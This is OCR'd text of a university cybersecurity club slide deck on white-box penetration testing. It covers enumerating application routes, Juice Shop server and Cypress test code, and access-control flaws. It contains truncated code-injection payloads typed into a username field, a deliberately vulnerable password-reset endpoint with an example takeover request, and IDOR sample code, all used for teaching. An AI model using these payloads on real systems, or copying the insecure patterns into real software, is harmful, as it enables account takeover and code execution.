Discovering Hidden Vulnerabilities using White-Box Security Testing

18.05.2024

BITWALLS
CYBERSECURITY CLUB


CYBERSECURITY
COMMUNITY

New
Uzbekistan
University

```
~$ whoami
```


First things first …   What is pentesting?

Types of pentesting



Why whitebox?

- Test Coverage
- Analysis and depth
- Vulnerabilities that are hard to reach from black box perspective




Whoosh... abra cadabra


You are the admin/developer of the application now , with extra security knowledge

Where/What to start searching?

Documentation time!




Roles and Permissions Matrix	Internal Users	Administrator	Standard User	Accountant	Broker	Salesperson	External Client Users	Client Administrator	Client User
Accounts									
Create user account		X							
Set access to portal		X							
Set access to finance system		X							
Create client account		X							
Set up client account in portal		X							
Assign roles		X						X	
Set client cccess to finance system		X						X	
Update profile information		X	X	X	X	X		X	X
Update profile password		X	X	X	X	X		X	X
View access to client cata		X	X					X	X
Write access to client data								X	X
Finance									
Create payment inquiries					X			X	X
Request payment deductions								X	X
Pay billing invoices								X	X
View payment inquiries		X		X				X	X
View payment deductions		X		X				X	X
View billing invoices		X		X	X	X		X	X
Reporting									
View schedule reports		X	X	X				X	X
Schedule reports		X							
Run ad-hoc reporting		X	X	X					
Communications									
Manage global announcements		X	X						



Learning the attack surface

Extracting the backend/frontend endpoints (app routes)



SEARCH

```
app\.(post|get|delete|patch|put)\(
```

242 results in 8 files - Open in editor


server.ts 9+ 111

```
app.put('/api/Feedbacks/:id', security.denyAll())
app.post('/api/Cards', security.appendUserId())
app.get('/api/Cards', security.appendUserId(), payment.getPaymentMethods())
app.put('/api/Cards/:id', security.denyAll())
app.delete('/api/Cards/:id', security.appendUserId(), payment.delPaymentMethodById())
app.get('/api/Cards/:id', security.appendUserId(), payment.getPaymentMethodById())
app.post('/api/PrivacyRequests', security.isAuthorized())
app.get('/api/PrivacyRequests', security.denyAll())
app.post('/api/Addresss', security.appendUserId())
app.get('/api/Addresss', security.appendUserId(), address.getAddress())
app.put('/api/Addresss/:id', security.appendUserId())
app.delete('/api/Addresss/:id', security.appendUserId(), address.delAddressById())
app.get('/api/Addresss/:id', security.appendUserId(), address.getAddressById())
app.get('/api/Deliverys', delivery.getDeliveryMethods())
app.get('/api/Deliverys/:id', delivery.getDeliveryMethod())
app.post('/rest/2fa/verify',
app.get('/rest/2fa/status', security.isAuthorized(), twoFactorAuth.status())
app.post('/rest/2fa/setup',
app.post('/rest/2fa/disable',
app.post('/rest/user/login', login())
app.get('/rest/user/change-password', changePassword())
app.post('/rest/user/reset-password', resetPassword())
app.get('/rest/user/security-question', securityQuestion())
app.get('/rest/user/whoami', security.updateAuthenticatedUsers(), currentUser())
app.get('/rest/user/authentication-details', authenticatedUsers())
app.get('/rest/products/search', search())
app.get('/rest/basket/:id', basket())
app.post('/rest/basket/:id/checkout', order())
app.put('/rest/basket/:id/coupon/:coupon', coupon())
app.get('/rest/admin/application-version', appVersion())
```

server.ts 9+

server.ts > then() callback

```
restoreOverwrittenFilesWithOriginals().then(() => {
  /* Challenge evaluation before finale takes over */ //
  app.post('/api/Feedbacks', verify.forgedFeedbackChalle
  /* Captcha verification before finale takes over */
  app.post('/api/Feedbacks', captcha.verifyCaptcha())
  /* Captcha Bypass challenge verification */
  app.post('/api/Feedbacks', verify.captchaBypassChallen
  /* User registration challenge verifications before fi
  app.post('/api/Users', (req: Request, res: Response, n
    if (req.body.email !== undefined && req.body.passwor
      if (req.body.email.length !== 0 && req.body.passwo
        req.body.email = req.body.email.trim()
        req.body.password = req.body.password.trim()
        req.body.passwordRepeat = req.body.passwordRepea
      } else {
        res.status(400).send(res.__('Invalid email/passw
      }
    }
    next()
  })
  app.post('/api/Users', verify.registerAdminChallenge()
  app.post('/api/Users', verify.passwordRepeatChallenge(
  app.post('/api/Users', verify.emptyUserRegistration())
  /* Unauthorized users are not allowed to access B2B AP
  app.use('/b2b/v2', security.isAuthorized())
  /* Check if the quantity is available in stock and lim
  app.put('/api/BasketItems/:id', security.appendUserId(
  app.post('/api/BasketItems', security.appendUserId(),
  /* Accounting users are allowed to check and update qu
  app.delete('/api/Quantitys/:id', security.denyAll())
  app.post('/api/Quantitys', security.denyAll())
  app.use('/api/Quantitys/:id', security.isAccounting(),
  /* Feedbacks: Do not allow changes of existing feedbac
  app.put('/api/Feedbacks/:id', security.denyAll())
  /* PrivacyRequests: Only allowed for authenticated use
  app.use('/api/PrivacyRequests', security.isAuthorized(
  app.use('/api/PrivacyRequests/:id', security.isAuthori
  /* PaymentMethodRequests: Only allowed for authenticat
```



SEARCH

```
describe('/
```


121 results in 75 files - Open in editor

```
administration.spec.ts test/cypress/e2e 1
  describe('/#/administration', () => {
b2bOrder.spec.ts test/cypress/e2e 1
  describe('/b2b/v2/order', () => {
basket.spec.ts test/cypress/e2e 1
  describe('/#/basket', () => {
changePassword.spec.ts test/cypress/e2e 1
  describe('/#/privacy-security/change-password', () => {
chatbot.spec.ts test/cypress/e2e 9+ 1
  describe('/chatbot', () => {
complain.spec.ts test/cypress/e2e 1
  describe('/#/complain', () => {
contact.spec.ts test/cypress/e2e 1
  describe('/#/contact', () => {
dataErasure.spec.ts test/cypress/e2e 1
  describe('/dataerasure', () => {
dataExport.spec.ts test/cypress/e2e 1
  describe('/#/privacy-security/data-export', () => {
deluxe.spec.ts test/cypress/e2e 1
  describe('/#/deluxe-membership', () => {
directAccess.spec.ts test/cypress/e2e 1
  describe('/', () => {
forgedJwt.spec.ts test/cypress/e2e 1
  describe('/', () => {
forgotPassword.spec.ts test/cypress/e2e 1
  describe('/#/forgot-password', () => {
geoStalking.spec.ts test/cypress/e2e 1
  describe('/#/photo-wall', () => {
login.spec.ts test/cypress/e2e 1
  describe('/#/login', () => {
```

chatbot.spec.ts 9+

test > cypress > e2e > chatbot.spec.ts > ...

```
describe('/chatbot', () => {
  beforeEach(() => {
    cy.login({ email: 'admin', password: 'adm
  })

  describe('challenge "killChatbot"', () => {
    it('should be possible to kill the chatbo
      cy.visit('/profile')
      cy.get('#username').type(
        'admin"); process=null; users.addUser
      )
      cy.get('#submit').click()
      cy.visit('/#/chatbot')

      cy.get('#message-input').type('hi').typ
      cy.get('#message-input').type('...').ty
      cy.get('#message-input').type('bye').ty

      cy.expectChallengeSolved({ challenge: '
    })
  })

  describe('challenge "bullyChatbot"', () =>
    it('should be possible to make the chatbo
      cy.task<any>('GetCouponIntent').then(
        (couponIntent: {
          utterances: string[]
          intent: string
          answers: Array<{
            action: string
            body: string
          }>
        }) => {
          cy.visit('/profile')
          cy.get('#username').type(
            "admin\"); process=(query, token)
            { parseSpecialCharSequences: fals
```




```
➜ ~ cat app.py | grep "app.route" | awk -F"[' ,]+" '{print $4 " - " $2}' | sort
GET - /
GET - /api/v1/templates
GET - /api/v2/profile
POST - /api/v1/template/edit
POST - /api/v2/login
POST - /api/v2/register
➜ ~
```

How framework handles HTTP requests? :

```
@RequestMapping
@GetMapping
@PostMapping
@PutMapping
@DeleteMapping
@PatchMapping
@RestController
@Controller
@RequestParam
@PathVariable
```

```
@RestController
public class UserController {

    @Autowired
    private JdbcTemplate jdbcTemplate;
    @PostMapping("/user/updateProfile")
    public String updateProfile(@RequestParam("id") Long id,
                                @RequestParam("username") String username,
...
...
```

Some IDEs have a built in features:




file-demo
/downloadFile/{fileName} [GET] FileController
/uploadFile [POST] FileController
/uploadMultipleFiles [POST] FileController


com.example.filedemo.controller.FileController

```
@PostMapping("/uploadMultipleFiles")
public List<UploadFileResponse> uploadMultipleFiles(
    @RequestParam("files") MultipartFile[] files
)
```

file-demo

Authorization/Authentication vulnerabilities






```
...
@Service
public class UserService {

    @Autowired
    private UserRepository userRepository;

    public void updatePassword(Long userId, String newPassword) {
        User user = userRepository.findById(userId).orElse(null);
        if (user != null) {
            user.setPassword(newPassword);
            userRepository.save(user);
        }
    }
}
...
...
@RestController
public class UserController {

    @Autowired
    private UserService userService;

    @GetMapping("/updatePassword")
    public String updatePassword(@RequestParam Long userId, @RequestParam String newPassword) {
        userService.updatePassword(userId, newPassword);
        return "Password updated successfully for userId: " + userId;
    }
}
...
```

GET /updatePassword?userId=123&newPassword=hacked123

Which methods/features are generally vulnerable?

1


Direct Access to Request Parameters:



```
@GetMapping("/viewOrder")
public Order viewOrder(@RequestParam Long orderId) {
    return orderRepository.findById(orderId);
                                    // Potential IDOR vulnerability
}
```

2

Lack Role-Based Access Controls (or another type of controls)

